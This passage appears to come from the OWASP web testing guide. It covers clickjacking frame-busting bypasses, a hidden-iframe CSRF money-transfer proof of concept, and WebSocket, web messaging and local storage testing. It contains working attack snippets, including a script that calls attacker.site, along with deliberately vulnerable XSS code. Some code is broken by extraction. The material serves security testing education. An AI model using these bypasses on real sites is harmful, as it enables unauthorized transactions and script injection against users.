In case in which you only see the target site or the text "Website is vulnerable to clickjacking!" but nothing in the iframe this mean that the target probably has some form of protection against clickjacking. It's important to note that this isn't a guarantee that the page is totally immune to clickjacking.

Methods to protect a web page from clickjacking can be divided in two macro-categories:

- Client side protection: Frame Busting
- Server side protection: X-Frame-Options

In some circumstances, every single type of defense could be bypassed. Following are presented the main methods of protection from these attacks and techniques to bypass them.

### Client side protection: Frame Busting

The most common client side method, that has been developed to protect a web page from clickjacking, is called Frame Busting and it consists of a script in each page that should not be framed. The aim of this technique is to prevent a site from functioning when it is loaded inside a frame.

The structure of frame busting code typically consists of a "conditional statement" and a "counter-action" statement. For this type of protection, there are some work arounds that fall under the name of "Bust frame busting". Some of this techniques are browser-specific while others work across browsers.

## Mobile website version

Mobile versions of the website are usually smaller and faster than the desktop ones, and they have to be less complex than the main application. Mobile variants have often less protection since there is the wrong assumption that an attacker could not attack an application by the smart phone. This is fundamentally wrong, because an attacker can fake the real origin given by a web browser, such that a non-mobile victim may be able to visit an application made for mobile users. From this assumption follows that in some cases it is not necessary to use techniques to evade frame busting when there are unprotected alternatives, which allow the use of same attack vectors.

## Double Framing

Some frame busting techniques try to break frame by assigning a value to the "parent.location" attribute in the "counter-action" statement.

Such actions are, for example:

- self.parent.location = document.location
- parent.location.href = self.location
- parent.location = self.location

This method works well until the target page is framed by a single page. However, if the attacker encloses the target web page in one frame which is nested in another one (a double frame), then trying to access to "parent.location" becomes a security violation in all popular browsers, due to the descendant frame navigation policy. This security violation disables the counter-action navigation.

Target site frame busting code (target site):

```
if(top.location!=self.location) {
 parent.location = self.location;
}
```

Attacker's top frame (fictitious2.html):

```
<iframe src="fictitious.html">
```

Attacker's fictitious sub-frame (fictitious.html):

```
<iframe src="http://target site">
```

## Disabling javascript

Since these type of client side protections relies on JavaScript frame busting code, if the victim has JavaScript disabled or it is possible for an attacker to disable JavaScript code, the web page will not have any protection mechanism against clickjacking.

There are three deactivation techniques that can be used with frames:

- Restricted frames with Internet Explorer: Starting from Internet Explorer 6, a frame can have the "security" attribute that, if it is set to the value "restricted", ensures that JavaScript code, ActiveX controls, and re-directs to other sites do not work in the frame.

Example:

```
<iframe src="http://target site" security="restricted"></iframe>
```

- Sandbox attribute: with HTML5 there is a new attribute called "sandbox". It enables a set of restrictions on content loaded into the iframe. At this moment this attribute is only compatible with Chrome and Safari.

Example:

```
<iframe src="http://target site" sandbox></iframe>
```

- Design mode: Paul Stone showed a security issue concerning the "designMode" that can be turned on in the framing page (via document.designMode), disabling JavaScript in top and sub-frame. The design mode is currently implemented in Firefox and IE8.

#### **onBeforeUnload event**

The onBeforeUnload event could be used to evade frame busting code. This event is called when the frame busting code wants to destroy the iframe by loading the URL in the whole web page and not only in the iframe. The handler function returns a string that is prompted to the user asking confirm if he wants to leave the page. When this string is displayed to the user is likely to cancel the navigation, defeating target's frame busting attempt.

The attacker can use this attack by registering an unload event on the top page using the following example code:

```
<h1>www.fictitious.site</h1>
<script>
 window.onbeforeunload = function()
 {
 return " Do you want to leave fictitious.site?";
 }
</script>
<iframe src="http://target site">
```

The previous technique requires the user interaction but, the same result, can be achieved without prompting the user. To do this the attacker have to automatically cancel the incoming navigation request in an onBeforeUnload event handler by repeatedly submitting (for example every millisecond) a navigation request to a web page that responds with a "HTTP/1.1 204 No Content" header.

Since with this response the browser will do nothing, the resulting of this operation is the flushing of the request pipeline, rendering the original frame busting attempt futile.

Following an example code:

204 page:

```
<?php
 header("HTTP/1.1 204 No Content");
?>
```

Attacker's page:

```
<script>
 var prevent_bust = 0;
 window.onbeforeunload = function() {
 prevent_bust++;
 };
 setInterval(
 function() {
 if (prevent_bust > 0) {
 prevent_bust -= 2;
```

```

 window.top.location = "http://attacker.site/204.php";
 }
},
</script>
<iframe src="http://target site">
```

## XSS Filter

Starting from Google Chrome 4.0 and from IE8 there were introduced XSS filters to protect users from reflected XSS attacks. Nava and Lindsay have observed that these kind of filters can be used to deactivate frame busting code by faking it as malicious code.

- **IE8 XSS filter:** this filter has visibility into all requests and responses parameters flowing through the web browser and it compares them to a set of regular expressions in order to look for reflected XSS attempts. When the filter identifies a possible XSS attacks; it disable all inline scripts within the page, including frame busting scripts (the same thing could be done with external scripts). For this reason an attacker could induces a false positive by inserting the beginning of the frame busting script into a request parameters.

Example: Target web page frame busting code:

```

<script>
if (top != self)
{
 top.location=self.location;
}
</script>
```

Attacker code:

```
<iframe src="http://target site/?param=<script>if">
```

- **Chrome 4.0 XSSAuditor filter:** It has a little different behaviour compared to IE8 XSS filter, in fact with this filter an attacker could deactivate a "script" by passing its code in a request parameter. This enables the framing page to specifically target a single snippet containing the frame busting code, leaving all the other codes intact.

Example: Target web page frame busting code:

```

<script>
if (top != self)
{
 top.location=self.location;
}
</script>
```

Attacker code:

```
<iframe src="http://target site/?param=if(top+!%3D+self)%7B+top.location%3Dself.location%3B+%7D">
```

## Redefining location

For several browser the "document.location" variable is an immutable attribute. However, for some version of Internet Explorer and Safari, it is possible to redefine this attribute. This fact can be exploited to evade frame busting code.

- **Redefining location in IE7 and IE8:** it is possible to redefine "location" as it is illustrated in the following example. By defining "location" as a variable, any code that tries to read or to navigate by assigning "top.location" will fail due to a

security violation and so the frame busting code is suspended.

Example:

```
<script>
 var location = "xyz";
</script>
<iframe src="http://target site"></iframe>
```

- **Redefining location in Safari 4.0.4:** To bust frame busting code with "top.location" it is possible to bind "location" to a function via defineSetter (through window), so that an attempt to read or navigate to the "top.location" will fail.

Example:

```
<script>
 window.defineSetter("location" , function(){}
</script>
<iframe src="http://target site"></iframe>
```

### Server side protection: X-Frame-Options

An alternative approach to client side frame busting code was implemented by Microsoft and it consists of an header based defense. This new "X-FRAME-OPTIONS" header is sent from the server on HTTP responses and is used to mark web pages that shouldn't be framed. This header can take the values DENY, SAMEORIGIN, ALLOW-FROM origin, or non-standard ALLOWALL. Recommended value is DENY.

The "X-FRAME-OPTIONS" is a very good solution, and was adopted by major browser, but also for this technique there are some limitations that could lead in any case to exploit the clickjacking vulnerability.

### Browser compatibility

Since the "X-FRAME-OPTIONS" was introduced in 2009, this header is not compatible with old browser. So every user that doesn't have an updated browser could be victim of clickjacking attack.

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

### Proxies

Web proxies are known for adding and stripping headers. In the case in which a web proxy strips the "X-FRAME-OPTIONS" header then the site loses its framing protection.

### Mobile website version


Also in this case, since the "X-FRAME-OPTIONS" has to be implemented in every page of the website, the developers may have not protected the mobile version of the website.

## Create a "proof of concept"

Once we have discovered that the site we are testing is vulnerable to clickjacking attack, we can proceed with the development of a "proof of concept" to demonstrate the vulnerability. It is important to note that, as mentioned previously,

these attacks can be used in conjunction with other forms of attacks (for example CSRF attacks) and could lead to overcome anti-CSRF tokens. In this regard we can imagine that, for example, the target site allows to authenticated and authorized users to make a transfer of money to another account.

Suppose that to execute the transfer the developers have planned three steps. In the first step the user fill a form with the destination account and the amount. In the second step, whenever the user submits the form, is presented a summary page asking the user confirmation (like the one presented in the following picture).



Following a snippet of the code for the step 2:

```
//generate random anti CSRF token
$c csrfToken = md5(uniqid(rand(), TRUE));

//set the token as in the session data
$_SESSION['antiCsrf'] = $csrfToken;

//Transfer form with the hidden field
$form =
<form name="transferForm" action="confirm.php" method="POST">
 <div class="box">
 <h1>BANK XYZ - Confirm Transfer</h1>
 <p>
 Do You want to confirm a transfer of ' . $_REQUEST['amount'] . ' to account: ' . $_REQUEST['account'] . '?
 </p>
 <label>
 <input type="hidden" name="amount" value="' . $_REQUEST['amount'] . '" />
 <input type="hidden" name="account" value="' . $_REQUEST['account'] . '" />
 <input type="hidden" name="antiCsrf" value="' . $csrfToken . '" />
 <input type="submit" class="button" value="Transfer Money" />
 </label>
 </div>
</form>';
```

In the last step are planned security controls and then, if is all ok, the transfer is done. Following is presented a snippet of the code of the last step (**Note**: in this example, for simplicity, there is no input sanitization, but it has no relevance to block this type of attack):

```
if((!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])))
{
 //here we can suppose input sanitization code...

 //check the anti-CSRF token
 if(($_SESSION['antiCsrf'] == $_POST['antiCsrf']))
 {
 echo '<p> ' . $_POST['amount'] . ' € successfully transferred to account: ' . $_POST['account'] . '</p>';
 }
}
else
{
 echo '<p>Transfer KO</p>';
}
```

As you can see the code is protected from CSRF attack both with a random token generated in the second step and

accepting only variable passed via POST method. In this situation an attacker could forge a CSRF + Clickjacking attack to evade anti-CSRF protection and force a victim to do a money transfer without her consent.

The target page for the attack is the second step of the money transfer procedure. Since the developers put the security controls only in the last step, thinking that this is secure enough, the attacker could pass the account and amount parameters via GET method. (**Note:** there is an advanced clickjacking attack that permits to force users to fill a form, so also in the case in which is required to fill a form, the attack is feasible).

The attacker's page may look a simple and harmless web page like the one presented below:



**www.owasp.com**

Click and get

But playing with the CSS opacity value we can see what is hidden under a seemingly innocuous web page.



The clickjacking code that creates this page is presented below:

```

<html>
 <head>
 <title>Trusted web page</title>

 <style type="text/css"><!--
 *{
 margin:0;
 padding:0;
 }
 body {
 background:#ffffff;
 }
 .button {
 }
 #content {
 width: 500px;
 height: 500px;
 margin-top: 150px ;
 margin-left: 500px;
 }
 #clickjacking
 {
 position: absolute;
 }
 --></style>

```


```

 left: 172px;
 top: 60px;
 filter: alpha(opacity=0);
 opacity:0.0
 }
//--></style>


</head>
<body>
<div id="content">
<h1>www.owasp.com</h1>
<form action="http://www.owasp.com">
 <input type="submit" class="button" value="Click and go!">
</form>
</div>

<iframe id="clickjacking" src="http://localhost/csrf/transfer.php?account=ATTACKER&amount=10000" width=
</iframe>
</body>
</html>

```



With the help of CSS (note the #clickjacking block) we can mask and suitably position the iframe in such a way as to match the buttons. If the victim click on the button "Click and go!" the form is submitted and the transfer is completed.



The example presented uses only basic clickjacking technique, but with advanced technique is possible to force user filling form with values defined by the attacker.

## Tools

- Context Information Security: "Clickjacking Tool" - <http://www.contextis.com/research/tools/clickjacking-tool/>

## References

### OWASP Resources

- [Clickjacking](#)

### Whitepapers

- Marcus Niemietz: "UI Redressing: Attacks and Countermeasures Revisited" - <http://ui-redressing.mniemietz.de/uiRedressing.pdf>
- "Clickjacking" - <https://en.wikipedia.org/wiki/Clickjacking>
- Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: "Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites" - <http://seclab.stanford.edu/websec/framebusting/framebust.pdf>
- Paul Stone: "Next generation clickjacking" - <https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf>

# Testing WebSockets (OTG-CLIENT-010)

---

## Summary

Traditionally the HTTP protocol only allows one request/response per TCP connection. Asynchronous JavaScript and XML (AJAX) allows clients to send and receive data asynchronously (in the background without a page refresh) to the server, however, AJAX requires the client to initiate the requests and wait for the server responses (half-duplex).

HTML5 WebSockets allow the client/server to create a 'full-duplex' (two-way) communication channels, allowing the client and server to truly communicate asynchronously. WebSockets conduct their initial 'upgrade' handshake over HTTP and from then on all communication is carried out over TCP channels by use of frames.

## Origin

It is the server's responsibility to verify the Origin header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin. This could allow attackers to communicate with the WebSocket server cross-domain allowing for [Top 10 2013-A8-Cross-Site Request Forgery \(CSRF\)](#) type issues.

## Confidentiality and Integrity

WebSockets can be used over unencrypted TCP or over encrypted TLS. To use unencrypted WebSockets the ws:// URI scheme is used (default port 80), to use encrypted (TLS) WebSockets the wss:// URI scheme is used (default port 443). Look out for [Top 10 2013-A6-Sensitive Data Exposure](#) type issues.

## Authentication

WebSockets do not handle authentication, instead normal application authentication mechanisms apply, such as cookies, HTTP Authentication or TLS authentication. Look out for [Top 10 2013-A2-Broken Authentication and Session Management](#) type issues.

## Authorization

WebSockets do not handle authorization, normal application authorization mechanisms apply. Look out for [Top 10 2013-A4-Insecure Direct Object References](#) and [Top 10 2013-A7-Missing Function Level Access Control](#) type issues.

## Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitised and encoded. Look out for [Top 10 2013-A1-Injection](#) and [Top 10 2013-A3-Cross-Site Scripting \(XSS\)](#) type issues.

## How to Test

### Black Box testing


1. Identify that the application is using WebSockets. *Inspect the client-side source code for the ws:// or wss:// URI scheme.* Use Google Chrome's Developer Tools to view the Network WebSocket communication. \*Use [OWASP Zed Attack Proxy \(ZAP\)](#)'s WebSocket tab.
  
1. Origin.
2. Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket

server. If a connection is established the server may not be checking the origin header of the WebSocket handshake.

1. Confidentiality and Integrity.
2. Check that the WebSocket connection is using SSL to transport sensitive information (wss://).
3. Check the SSL Implementation for security issues (Valid Certificate, BEAST, CRIME, RC4, etc). Refer to the [Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection \(OTG-CRYPST-001\)](#) section of this guide.
  
1. Authentication.
2. WebSockets do not handle authentication, normal black-box authentication tests should be carried out. Refer to the [Authentication Testing](#) sections of this guide.
  
1. Authorization.
2. WebSockets do not handle authorization, normal black-box authorization tests should be carried out. Refer to the [Authorization Testing](#) sections of this guide.
  
1. Input Sanitization.
2. Use [OWASP Zed Attack Proxy \(ZAP\)](#)'s WebSocket tab to replay and fuzz WebSocket request and responses. Refer to the [Testing for Data Validation](#) sections of this guide.


### Example 1

Once we have identified that the application is using WebSockets (as described above) we can use the [OWASP Zed Attack Proxy \(ZAP\)](#) to intercept the WebSocket request and responses. ZAP can then be used to replay and fuzz the WebSocket request/responses.



### Example 2

Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If the connection is allowed the WebSocket server may not be checking the WebSocket handshake's origin header. Attempt to replay requests previously intercepted to verify that cross-domain WebSocket communication is possible.



## WebSocket Tester

Target: ws://echo.websocket.org

Message:

Output:

CONNECTED

SENT: test

RECIEVED: test

## Gray Box testing

Gray box testing is similar to black box testing. In gray box testing the pen-tester has partial knowledge of the application. The only difference here is that you may have API documentation for the application being tested which includes the expected WebSocket request and responses.

## Tools

- **OWASP Zed Attack Proxy (ZAP)** - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project) ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.
- **WebSocket Client** - <https://github.com/RandomStorm/scripts/blob/master/WebSockets.html> A WebSocket client that can be used to interact with a WebSocket server.
- **Google Chrome Simple WebSocket Client** - <https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblqngboilpfeibdedpjgfnlcodoo?hl=en> Construct custom Web Socket requests and handle responses to directly test your Web Socket services.

## References

### Whitepapers

- **HTML5 Rocks** - Introducing WebSockets: Bringing Sockets to the Web: <http://www.html5rocks.com/en/tutorials/websockets/basics/>
- **W3C** - The WebSocket API: <http://dev.w3.org/html5/websockets/>
- **IETF** - The WebSocket Protocol: <https://tools.ietf.org/html/rfc6455>
- **Christian Schneider** - Cross-Site WebSocket Hijacking (CSWSH): <http://www.christian-schneider.net/CrossSiteWebSocketHijacking.html>
- **Jussi-Pekka Erkkilä** - WebSocket Security Analysis: <http://juerkkil.iki.fi/files/writings/websocket2012.pdf>
- **Robert Koch** - On WebSockets in Penetration Testing: <http://www.ub.tuwien.ac.at/dipl/2013/AC07815487.pdf>
- **DigiNinja** - OWASP ZAP and Web Sockets: [http://www.digininja.org/blog/zap\\_web\\_sockets.php](http://www.digininja.org/blog/zap_web_sockets.php)



# Test Web Messaging (OTG-CLIENT-011)

## Summary

Web Messaging (also known as Cross Document Messaging) allows applications running on different domains to communicate in a secure manner. Before the introduction of web messaging the communication of different origins (between iframes, tabs and windows) was restricted by the same origin policy and enforced by the browser, however developers used multiple hacks in order to accomplish these tasks, most of them were mainly insecure.

This restriction within the browser is in place to restrict a malicious website to read confidential data from other iframes, tabs, etc, however there are some legitimate cases where two trusted websites need to exchange data between each other. To meet this need Cross Document Messaging was introduced within the WHATWG HTML5 draft specification and implemented in all major browsers. It enables secure communication between multiple origins across iframes, tabs and windows.

The Messaging API introduced the `postMessage()` method, with which plain-text messages can be sent cross-origin. It consists of two parameters, message and domain.

There are some security concerns when using '\*' as the domain that we discuss below. Then, in order to receive messages the receiving website needs to add a new event handler, and has the following attributes:

- data: The content of the incoming message
- origin: The origin of the sender document
- source: source window

An example:

```
Send message:
iframe1.contentWindow.postMessage("Hello world","http://www.example.com");

Receive message:
window.addEventListener("message", handler, true);
function handler(event) {
if(event.origin === 'chat.example.com') {
 /* process message (event.data) */
} else {
 /* ignore messages from untrusted domains */
}
}
```

## Origin Security Concept

The origin is made up of a scheme, host name and port and identifies uniquely the domain sending or receiving the message, it does not include the path or the fragment part of the url. For instance, <https://example.com/> will be considered different from <http://example.com> because the schema in the first case is https and in the second http, same applies to web servers running in the same domain but different port.

From a security perspective we should check whether the code is filtering and processing messages from trusted domains only, normally the best way to accomplish this is using a whitelist. Also within the sending domain, we also want to make sure they are explicitly stating the receiving domain and not '\*' as the second argument of `postMessage()` as this practice could introduce security concerns too, and could lead to, in the case of a redirection or if the origin changes by other means, the website sending data to unknown hosts, and therefore, leaking confidential data to malicious servers.

In the case the website failed to add security controls to restrict the domains or origins that can send messages to a website most likely will introduce a security risk so it is very interesting part of the code from a penetration testing point of view. We should scan the code for message event listeners, and get the callback function from the `addEventListener` method to further analysis as domains must be always be verified prior data manipulation.

## event.data Input Validation

Input validation is also important, even though the website is accepting messages from trusted domains only, it needs to treat the data as external untrusted data and apply the same level of security controls to it. We should analyze the code and look for insecure methods, in particular if data is being evaluated via `eval()` or inserted into the DOM via the `innerHTML` property as that would create a DOM-based XSS vulnerability.

## How to Test

### Black Box testing

Black box testing for vulnerabilities on Web Messaging is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

### Gray Box testing

Manual testing needs to be conducted and the JavaScript code analyzed looking for how Web Messaging is implemented. In particular we should be interested in how the website is restricting messages from untrusted domain and how the data is handled even for trusted domains. Below are some examples:

Vulnerable code example:

In this example, access is needed for every subdomain (www, chat, forums, ...) within the `owasp.org` domain. The code is trying to accept any domain ending on `.owasp.org`:

```
window.addEventListener("message", callback, true);

function callback(e) {
 if(e.origin.indexOf(".owasp.org")!=-1) {
 /* process message (e.data) */
 }
}
```

The intention is to allow subdomains in this form:

```
www.owasp.org
chat.owasp.org
forums.owasp.org
...
```

Insecure code. An attacker can easily bypass the filter as `www.owasp.org.attacker.com` will match.

Example of lack of origin check, very insecure as will accept input from any domain:

```
window.addEventListener("message", callback, true);

function callback(e) {
 /* process message (e.data) */
}
```

Input validation example: Lack of security controls lead to Cross-Site Scripting (XSS)

```
window.addEventListener("message", callback, true);

function callback(e) {
 if(e.origin === "trusted.domain.com") {
 element.innerHTML= e.data;
 }
}
```

This code will lead to Cross-Site Scripting (XSS) vulnerabilities as data is not being treated properly, a more secure approach would be to use the property `textContent` instead of `innerHTML`.

## Tools

- **OWASP Zed Attack Proxy (ZAP)** - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project) ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

## References

### OWASP Resources

- **OWASP HTML5 Security Cheat Sheet:** [https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

### Whitepapers

- **Web Messaging Specification:** <http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html>

# Test Local Storage (OTG-CLIENT-012)

---

## Summary

Local Storage also known as Web Storage or Offline Storage is a mechanism to store data as key/value pairs tied to a domain and enforced by the same origin policy (SOP). There are two objects, localStorage that is persistent and is intended to survive browser/system reboots and sessionStorage that is temporary and will only exist until the window or tab is closed.

On average browsers allow to store in this storage around 5MB per domain, that compared to the 4KB of cookies is a big difference, but the key difference from the security perspective is that the data stored in these two objects is kept in the client and never sent to the server, this also improves network performance as data do not need to travel over the wire back and forth.

## localStorage

Access to the storage is normally done using the `setItem` and `getItem` functions. The storage can be read from javascript which means with a single XSS an attacker would be able to extract all the data from the storage. Also malicious data can be loaded into the storage via JavaScript so the application needs to have the controls in place to treat untrusted data. Check if there are more than one application in the same domain like `example.foo/app1` and `example.foo/app2` because those will share the same storage.

Data stored in this object will persist after the window is closed, it is a bad idea to store sensitive data or session identifiers on this object as these can be accessed via JavaScript. Session IDs stored in cookies can mitigate this risk using the `httpOnly` flag.

## sessionStorage

Main difference with `localStorage` is that the data stored in this object is only accessible until the tab/window is closed which is a perfect candidate for data that doesn't need to persist between sessions. It shares most of the properties and the `getItem/setItem` methods, so manual testing needs to be undertaken to look for these methods and identify in which parts of the code the storage is accessed.

## How to Test

### Black Box testing

Black box testing for issues within the Local Storage code is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

### Gray Box testing

First of all, we need to check whether the Local Storage is used.

#### Example 1: Access to `localStorage`:

Access to every element in `localStorage` with JavaScript:

```
for(var i=0; i<localStorage.length; i++) {
 console.log(localStorage.key(i), " = ", localStorage.getItem(localStorage.key(i)));
}
```

same code can be applied to sessionStorage

Using Google Chrome, click on menu -> Tools -> Developer Tools. Then under Resources you will see 'Local Storage' and 'Web Storage'.

The screenshot shows the Google Chrome Developer Tools Resources panel. The 'Local Storage' section is expanded, showing items for the domain http://example.com. The table below lists the keys and their corresponding values:

	Key	Value
item50337	item50337	184
item50338	item50338	560
item50339	item50339	290
item50340	item50340	39
item50341	item50341	143
item50342	item50342	674
item50343	item50343	659
item50344	item50344	165
item50345	item50345	734
item50346	item50346	751
item50347	item50347	124

Using Firefox with the Firebug add on you can easily inspect the localStorage/sessionStorage object in the DOM tab.

The screenshot shows the Firebug DOM tab. The 'window' object is selected, and the 'localStorage' property is expanded. It contains 500 items, with some values visible:

- item50337: "381"
- item50338: "109"
- item50339: "915"
- item50340: "901"
- item50341: "503"
- item50342: "830"
- item50343: "983"
- item50344: "324"
- item50345: "815"

Also, we can inspect these objects from the developer tools of our browser.

Next manual testing needs to be conducted in order to determine whether the website is storing sensitive data in the storage that represents a risk and will increase dramatically the impact of a information leak. Also check the code handling the Storage to determine if it is vulnerable to injection attacks, common issue when the code does not escape the input or output. The JavaScript code has to be analyzed to evaluate these issues, so make sure you crawl the application to discover every instance of JavaScript code and note sometimes applications use third-party libraries that would need to be examined too.

Here is an example of how improper use of user input and lack of validation can lead to XSS attacks.


#### Example 2: XSS in localStorage:

Insecure assignment from localStorage can lead to XSS

```
function action(){
 var resource = location.hash.substring(1);
 localStorage.setItem("item",resource);
 item = localStorage.getItem("item");
 document.getElementById("div1").innerHTML=item;
}
</script>

<body onload="action()">
<div id="div1"></div>
</body>
```

URL PoC:



## Tools

- **Firebug** - <http://getfirebug.com/>
- **Google Chrome Developer Tools** - <https://developers.google.com/chrome-developer-tools/>
- **OWASP Zed Attack Proxy (ZAP)** - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project) ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

## References

### OWASP Resources

- **OWASP HTML5 Security Cheat Sheet:** [https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

### Whitepapers

- **Web Storage Specification:** <http://www.w3.org/TR/webstorage/>

# 报告编写

---

